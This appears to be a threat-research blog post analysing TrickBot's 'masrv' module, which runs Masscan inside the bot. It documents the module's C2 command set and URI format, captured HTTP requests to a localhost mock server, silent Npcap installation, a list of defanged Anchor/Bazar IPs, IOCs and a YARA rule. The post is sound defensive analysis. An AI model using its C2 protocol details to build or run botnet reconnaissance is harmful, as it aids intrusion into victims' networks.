
TrickBot masrv Module



Authored by: Kryptos Logic Vantage Team on Monday, February 1, 2021
Tags: TrickBot

Overview

Active since 2016, TrickBot is one of the most prevalent modular banking trojans. The botnet's modules carry out objectives such as credential harvesting, propagating via the network, web injection and others. Being an actively developed botnet, we often come across updated modules and in some cases new tools that are added as part of its arsenal.

Recently we have discovered a relatively new module that goes by the name `masrv`. The module is a network scanner that incorporates the Masscan open-source tool. Additionally, the module contains an unreferenced Anchor C2 communication function and a list of hardcoded IPs which have previously been associated with Anchor and Bazar [1][2].

We believe this module is used as one of TrickBot's network reconnaissance tools to gather more information about the victim's network.

The masrv module

The module arrives as either a 32-bit or 64-bit DLL, depending on the Windows OS version of the victim machine the bot is running on. Both DLLs we observed are debug builds and log their execution into standard output.

As with other TrickBot modules, the module is executed via its export functions `Start` and `Control` [3].

Commands for the Module’s C2

The module makes requests to the C2 to receive information that it requires to pass as parameters to Masscan.


Command	HTTP Method	Description
81	POST	send results
freq	GET	Get frequency for running Masscan
domains	GET	Get a List of IP address ranges followed by port range
over	GET	Signal to the C2 that scan is complete
rate	GET	Get rate value for transmitting packets
npcap.exe	GET	Get Nmap’s packet sniffing library installer

The URI construction for the GET requests follows this format:

```
http://<c2>:<port>/<gtag>/<botID>/mass/<command_string>
```

- `gtag` - The Campaign ID that is seen in the config[4] present in the main bot.
- `botID` - The Bot ID created in the victim machine by the main bot.
- `command_string` - One of the string commands from the above table.

At the time of researching this module, we were unable to pull down the config associated with `masrv` . So, in order to observe a dynamic run, we have implemented a mock server on `localhost` at port `8080` , to be able to feed responses back to the module. Below is an example of one of the GET request being made for the command `freq` .



```
Hypertext Transfer Protocol
  GET /mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/freq HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/freq HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/freq
    Request Version: HTTP/1.1
  Accept: */*\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
  Host: 127.0.0.1:8080\r\n
  Connection: Close\r\n
  \r\n
  [Full request URI: http://127.0.0.1:8080/mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/freq]
  [HTTP request 1/1]
  [Response in frame: 13]
```

Network capture of the Module traffic

Information Gathering

At first, the module makes GET requests for information from the commands `freq` , `domains` and `rate` . If successful, the module executes Masscan’s main function routine which is compiled within the DLL. Below we can see the execution result of the log from standard output. The date mentioned in the logs is that of when the module was compiled.


```
SendEvent(VERS, MASS scanner build Dec  4 2020 13:19:27 started)
Execute Control(masrv) CtlArg=127.0.0.1:8080

Send cmd to server: freq
Response buf: 1
HTTP message success: URI=127.0.0.1:8080/mor2/JOHN-
PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/freq DATA=1
SendEvent(DBG, Successfully executed command: freq)

Send cmd to server: domains
Response buf: 127.0.0.0/16
80-81,53

HTTP message success: URI=127.0.0.1:8080/mor2/JOHN-
PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/domains DATA=127.0.0.0/16
80-81,53

SendEvent(DBG, Successfully executed command: domains)

Send cmd to server: rate
Response buf: 1000
HTTP message success: URI=127.0.0.1:8080/mor2/JOHN-
PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/mass/rate DATA=1000
SendEvent(DBG, Successfully executed command: rate)
```

The Masscan tool has its own network stack and doesn't rely on that of the OS. In order for it to be able to retrieve the results, Masscan requires a low-level packet filter and on a Windows OS it attempts to load `NPcap\Packet.dll` . If `Packet.dll` doesn't exist, then the module makes a request to download the `NPcap` executable from the C2. `NPcap` is silently installed on the machine by passing the parameter `/S` . It gets executed by invoking `CreateProcessA` or `ShellExecuteExA` (if the first API is unsuccessful).

The Masscan tool also attempts to initialize the network adapter. If the tool fails to detect any interface, a module-specific function is called that tries to get a MAC address from the ARP table, to pass to Masscan as `--router-mac <mac>` . For each ARP entry in the `MIB_IPNETTABLE` [5], the module finds the corresponding index of the IPv4 entry in the `MIB_IPADDRTABLE` [6]. It leverages the APIs `GetIpNetTable` and `GetIpAddrTable` respectively to retrieve this information. If successful, it gets the dotted-decimal format of the IPv4 address and logs the results of the `ping` command that is run on the target `8.8.8.8` from that IPv4 address. If the ping ran successfully, the module gathers the ARP type information and logs the ARP entry of the IPv4 address. Then it queries for the MAC address from the `MIB_IPNETROW` entry. Below is an example of the `ping` command.

```
ping 8.8.8.8 -S 127.0.0.1
```

The module sends results from the Masscan run if it has discovered open ports on any of the IP ranges that were provided. Results are aggregated by calling a module-specific function from the Masscan function `output_report_status` which adds discovered ports to a global string. These results are posted back (via the `81` message) regularly, with the frequency, in seconds, determined by the `freq` value queried at the beginning.



```
⌄ Hypertext Transfer Protocol
  › POST /mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/81 HTTP/1.1\r\n
    Accept: */*\r\n
    Content-Type: multipart/form-data; boundary=---------IDJLHMGARGAHNYSC\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    Host: 127.0.0.1:8080\r\n
  › Content-Length: 214\r\n
    Connection: Close\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://127.0.0.1:8080/mor2/JOHN-PC_W617601.CC081DEDCA3EE2CECFA265AF5C904BF3/81]
    [HTTP request 1/1]
    [Response in frame: 116]
    File Data: 214 bytes
› MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------IDJLHMGARGAHNYSC"
```

```
0000  50 4f 53 54 20 2f 6d 6f  72 32 2f 4a 4f 48 4e 2d   POST /mo r2/JOHN-
0010  50 43 5f 57 36 31 37 36  30 31 2e 43 43 30 38 31   PC_W6176 01.CC081
0020  44 45 44 43 41 33 45 45  32 43 45 43 46 41 32 36   DEDCA3EE 2CECFA26
0030  35 41 46 35 43 39 30 34  42 46 33 2f 38 31 20 48   5AF5C904 BF3/81 H
0040  54 54 50 2f 31 2e 31 0d  0a 41 63 63 65 70 74 3a   TTP/1.1· ·Accept:
0050  20 2a 2f 2a 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79    */*··Co ntent-Ty
0060  70 65 3a 20 6d 75 6c 74  69 70 61 72 74 2f 66 6f   pe: mult ipart/fo
0070  72 6d 2d 64 61 74 61 3b  20 62 6f 75 6e 64 61 72   rm-data;  boundar
0080  79 3d 2d 2d 2d 2d 2d 2d  2d 2d 2d 49 44 4a 4c 48   y=------ ---IDJLH
0090  4d 47 41 52 47 41 48 4e  59 53 43 0d 0a 55 73 65   MGARGAHN YSC··Use
00a0  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
00b0  2f 34 2e 30 20 28 63 6f  6d 70 61 74 69 62 6c 65   /4.0 (co mpatible
00c0  3b 20 4d 53 49 45 20 37  2e 30 3b 20 57 69 6e 64   ; MSIE 7 .0; Wind
00d0  6f 77 73 20 4e 54 20 36  2e 32 3b 20 57 4f 57 36   ows NT 6 .2; WOW6
00e0  34 3b 20 54 72 69 64 65  6e 74 2f 37 2e 30 3b 20   4; Tride nt/7.0; 
00f0  2e 4e 45 54 34 2e 30 43  3b 20 2e 4e 45 54 34 2e   .NET4.0C ; .NET4.
0100  30 45 29 0d 0a 48 6f 73  74 3a 20 31 32 37 2e 30   0E)··Hos t: 127.0
0110  2e 30 2e 31 3a 38 30 38  30 0d 0a 43 6f 6e 74 65   .0.1:808 0··Conte
0120  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 31 34 0d 0a   nt-Lengt h: 214··
0130  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 43 6c 6f 73   Connecti on: Clos
0140  65 0d 0a 43 61 63 68 65  2d 43 6f 6e 74 72 6f 6c   e··Cache -Control
0150  3a 20 6e 6f 2d 63 61 63  68 65 0d 0a 0d 0a 2d 2d   : no-cac he····--
0160  2d 2d 2d 2d 2d 2d 2d 2d  2d 49 44 4a 4c 48 4d 47   -------- -IDJLHMG
0170  41 52 47 41 48 4e 59 53  43 0d 0a 43 6f 6e 74 65   ARGAHNYS C··Conte
0180  6e 74 2d 44 69 73 70 6f  73 69 74 69 6f 6e 3a 20   nt-Dispo sition: 
0190  66 6f 72 6d 2d 64 61 74  61 3b 20 6e 61 6d 65 3d   form-dat a; name=
01a0  22 64 61 74 61 22 0d 0a  0d 0a 38 2e 38 2e 38 2e   "data"·· ··8.8.8.
01b0  38 3a 35 33 3a 54 43 50  0d 0a 0d 0a 2d 2d 2d 2d   8:53:TCP ····----
01c0  2d 2d 2d 2d 2d 2d 2d 49  44 4a 4c 48 4d 47 41 52   -------I DJLHMGAR
01d0  47 41 48 4e 59 53 43 0d  0a 43 6f 6e 74 65 6e 74   GAHNYSC· ·Content
01e0  2d 44 69 73 70 6f 73 69  74 69 6f 6e 3a 20 66 6f   -Disposi tion: fo
01f0  72 6d 2d 64 61 74 61 3b  20 6e 61 6d 65 3d 22 73   rm-data;  name="s
0200  6f 75 72 63 65 22 0d 0a  0d 0a 50 4f 52 54 20 73   ource"·· ··PORT s
0210  63 61 6e 0d 0a 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d   can··--- --------
0220  49 44 4a 4c 48 4d 47 41  52 47 41 48 4e 59 53 43   IDJLHMGA RGAHNYSC
0230  2d 2d 0d 0a                                        --··
```

POST Request

Anchor/Bazar reference

Both the 32-bit and 64-bit DLLs have an unreferenced function that share similarities to Anchor's C2 communication subroutine. It is not uncommon for this actor to be seen sharing code between its toolset. Additionally, this function references a list of hardcoded IPs from the binary which have previously been associated with both Anchor and Bazar.

```
51[.]254[.]25[.]115
193[.]183[.]98[.]66
91[.]217[.]137[.]37
87[.]98[.]175[.]85
185[.]121[.]177[.]177
169[.]239[.]202[.]202
198[.]251[.]90[.]143
5[.]132[.]191[.]104
111[.]67[.]20[.]8
163[.]53[.]248[.]170
142[.]4[.]204[.]111
142[.]4[.]205[.]47
158[.]69[.]239[.]167
104[.]37[.]195[.]178
192[.]99[.]85[.]244
158[.]69[.]160[.]164
46[.]28[.]207[.]199
31[.]171[.]251[.]118
81[.]2[.]241[.]148
51[.]254[.]25[.]115
82[.]141[.]39[.]32
50[.]3[.]82[.]215
46[.]101[.]70[.]183
5[.]45[.]97[.]127
130[.]255[.]78[.]223
144[.]76[.]133[.]38
139[.]59[.]208[.]246
172[.]104[.]136[.]243
45[.]71[.]112[.]70
163[.]172[.]185[.]51
87[.]98[.]175[.]85
5[.]135[.]183[.]146
```

Conclusion

This new module is an indication of the actor’s continued investment in improving their network reconnaissance toolkit, even after recent disruption efforts[7]. We provide some IOCs and a YARA rule related to this module below.

IOCs

PDB paths:

```
D:\Project\masrv\build-masrv\debug\Desktop_msvc_15_0_32bit\masrv.pdb
D:\Project\masrv\build-masrv\debug\Desktop_msvc_15_0_64bit\masrv.pdb
```

Module Name	SHA256	Description
masrvDll32	2c29de91a5be3bffafb521e04b88819d23c6f71843c8f2d54516ec2afefd24c6	32-bit DLL
masrvDll64	e1c5a377450d04372bfe9d943d322fbdd53c274c3772836eb044fd2a4b08a870	64-bit DLL

YARA

```
rule TrickBot__masrvDll
{
    meta:
        id = "4kWjG0InTDyHiur8cCzPeG"
        fingerprint = "3e91c19602340a43e026ffdb23b1d6a0c4e186d67f743e962c75aa51ea0c4d1c"
        version = "1.0"
        first_imported = "2021-01-29"
        last_modified = "2021-01-29"
        status = "RELEASED"
        sharing = "TLP:WHITE"
        source = "KRYPTOS LOGIC"
        description = "Detects TrickBot masrvDll module"
        category = "MALWARE"
        malware = "BOT"

    strings:
        $a = "http://127.0.0.1:8080/gid/uid/pcap.exe"
        $b = "c:\\\\temp\\\\maserv.txt"
        $c = "Send cmd to server: %s\\r\\n"
        $d = "HTTP message success: URI=%s DATA=%.*s\\r\\n"

    condition:
        all of them
}
```

References